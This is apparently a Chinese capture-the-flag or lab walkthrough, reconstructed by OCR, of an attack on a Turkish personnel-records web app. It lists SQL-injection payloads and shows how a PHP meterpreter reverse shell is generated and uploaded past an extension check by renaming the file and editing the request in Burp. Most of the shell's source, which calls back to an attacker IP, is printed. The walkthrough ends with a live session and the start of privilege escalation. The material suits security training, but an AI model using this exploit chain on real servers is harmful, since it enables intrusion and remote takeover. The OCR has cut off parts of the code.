


Filter: Showing all items

Requ... ▲	Payload	Status	Error	Timeo...	Length	Comment
34	' or '1'='1'--	200	□	□	2203	
35	"' or 1 --'"	200	□	□	2900	
36	or 1=1--	200	□	□	2044	
37	or%201=1	200	□	□	2044	
38	or%201=1 --	200	□	□	2044	
39	' or 1=1 or ''='	200	□	□	2900	
40	" or 1=1 or ""="	200	□	□	2044	
41	' or a=a--	200	□	□	2203	
42	" or "a"="a	200	□	□	2044	
43	') or ('a'='a	200	□	□	2203	
44	") or ("a"="a	200	□	□	2044	
45	hi" or "a"="a	200	□	□	2044	

Kisi Ozluk Bilgileri


Kisi Adi	Baba Adi	Baba Meslegi	Anne Adi	Anne Meslegi	Kardes Sayisi	Dosya Yukle
ismailkaya	ahmet	muhasebe	nazli	lokantaci	5	Browse Gonder
can demir	mahmut	memur	gulsah	tuhafiyeci	8	



Filter: Showing all items

Requ... ▲	Payload	Status	Error	Timeo...	Length	Comment
34	' or '1'='1'--	200	☐	☐	2203	
35	"' or 1 --'"	200	☐	☐	29	
36	or 1=1--	200	☐	☐	20	
37	or%201=1	200	☐	☐	20	
38	or%201=1 --	200	☐	☐	20	
39	' or 1=1 or ''='	200	☐	☐	29	
40	" or 1=1 or ""="	200	☐	☐	20	
41	' or a=a--	200	☐	☐	22	
42	" or "a"="a	200	☐	☐	20	
43	') or ('a'='a	200	☐	☐	22	
44	") or ("a"="a	200	☐	☐	20	
45	hi" or "a"="a	200	☐	☐	20	

在浏览器中可以看到，这是个文件上传页面。




172.19.91.4/personel.php
百度一下，你就知道
You must log in to this network before you can access the Internet.
Open Ne

› Kisi Ozluk Bilgileri


Kisi Adi	Baba Adi	Baba Meslegi	Anne Adi	Anne Meslegi	Kardes Sayisi	Dosya Yukle
ismail kaya	ahmet	muhasebe	nazli	lokantaci	5	Browse... No file selected. Gonder
can demir	mahmut	memur	gulsah	tuhafiyeci	8	

上传shell


使用metasploit进行端口监听。



```
root@kali:~# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***


     .~+P``````-o+:.                                              -o+:.
.+oooyysyyssyyssyddh++os-`````                              ````````````````
+++++++++++++++++++++++sydhyoyso/:.````...`...-///::+ohhyosyyosyy/+om++:ooo///o
++++///////~~~~///////++++++++++++++++ooyysoyysosso++++++++++++++++++///oossosy
--.`                 .-.-...-////+++++++++++++++////////~~//////++++++++++++///
                                  `...............`                `...-/////...`
```




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 172.19.91.8
LHOST => 172.19.91.8
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.19.91.8      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```




```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.19.91.8:4444
```

制作shell文件，记得把代码的注释去掉。




```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=172.19.91.8 lport=4444 -f raw > /root/shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes

root@kali:~# ls
公共  模板  视频  图片  文档  下载  音乐  桌面  shell.php  SQL.txt
root@kali:~# cat shell.php
/*<?php /**/ error_reporting(0); $ip = '172.19.91.8'; $port = 4444; if (($f = 'stream_socket_client') && is_callable(
t}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'strea
eate') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$re
 } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len =
': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; wh
($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen(
k'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_ev
nction('', $b); $suhosin_bypass(); } else { eval($b); } die();root@kali:~#
```

因为登录页不能上传php文件，需要绕过，所以我们改一下名，改成jpg。




```
root@kali:~# mv shell.php shell.jpg
root@kali:~# ls
公共  模板  视频  图片  文档  下载  音乐  桌面  shell.jpg  SQL.txt
root@kali:~# cat shell.jpg
<?php /**/ error_reporting(0); $ip = '172.19.91.8'; $port = 4444; if (($f = 's
"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) {
```



```
te') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @soc
 if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } swit
 $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen",
s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket
] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') &&
tion('', $b); $suhosin_bypass(); } else { eval($b); } die();
root@kali:~# 
```

去到登录页进行shell.jpg文件上传。




172.19.91.4/personel.php
百度一下，你就知道
You must log in to this network before you can access the Internet.
Op


› Kisi Ozluk Bilgileri

Kisi Adi	Baba Adi	Baba Meslegi	Anne Adi	Anne Meslegi	Kardes Sayisi	Dosya Yukle
ismail kaya	ahmet	muhasebe	nazli	lokantaci	5	Browse... shell.jpg Gonder
can demir	mahmut	memur	gulsah	tuhafiyeci	8	


使用burpsuite进行截断，然后修改shell.jpg为shell.php进行上传，上传成功。



```
POST /gonder.php HTTP/1.1
Host: 172.19.91.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.19.91.4/personel.php
Content-Type: multipart/form-data; boundary=---------------------------82094814415330472201850391017
Content-Length: 1331
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------82094814415330472201850391017
Content-Disposition: form-data; name="dosya"; filename="shell.jpg"
Content-Type: image/jpeg

<?php /**/ error_reporting(0); $ip = '172.19.91.8'; $port = 4444; if (($f = 'stream_socket_client') && is_cal
$f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET,
die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4);
''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; ca:
if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_fu

-----------------------------82094814415330472201850391017--
```




```
POST /gonder.php HTTP/1.1
Host: 172.19.91.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.19.91.4/personel.php
Content-Type: multipart/form-data; boundary=---------------------------82094814415330472201850391017
Content-Length: 1331
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------82094814415330472201850391017
Content-Disposition: form-data; name="dosya"; filename="shell.php"
Content-Type: image/jpeg
```



172.19.91.4/gonder.php
百度一下，你就知道
You must log in to this network before you can access the Internet.

Dosya yuklendi!

去到文件上传管理页面，执行shell.php，终端返回了shell。




172.19.91.4/uploads/
百度一下，你就知道
You must log in to this network before you can access the Internet.

Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
shell.jpg	2019-12-11 08:35	1.1K	
shell.php	2019-12-11 08:37	1.1K	


Apache/2.4.7 (Ubuntu) Server at 172.19.91.4 Port 80



```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.19.91.8:4444
[*] Sending stage (38247 bytes) to 172.19.91.4
[*] Meterpreter session 1 opened (172.19.91.8:4444 -> 172.19.91.4:32869) at 2019-12-11 16:39:53 +0800

meterpreter >
```


进入靶机与提权

我们发现自己权限不够，需要提权。




```
meterpreter > shell
Process 1502 created.
Channel 0 created.
id
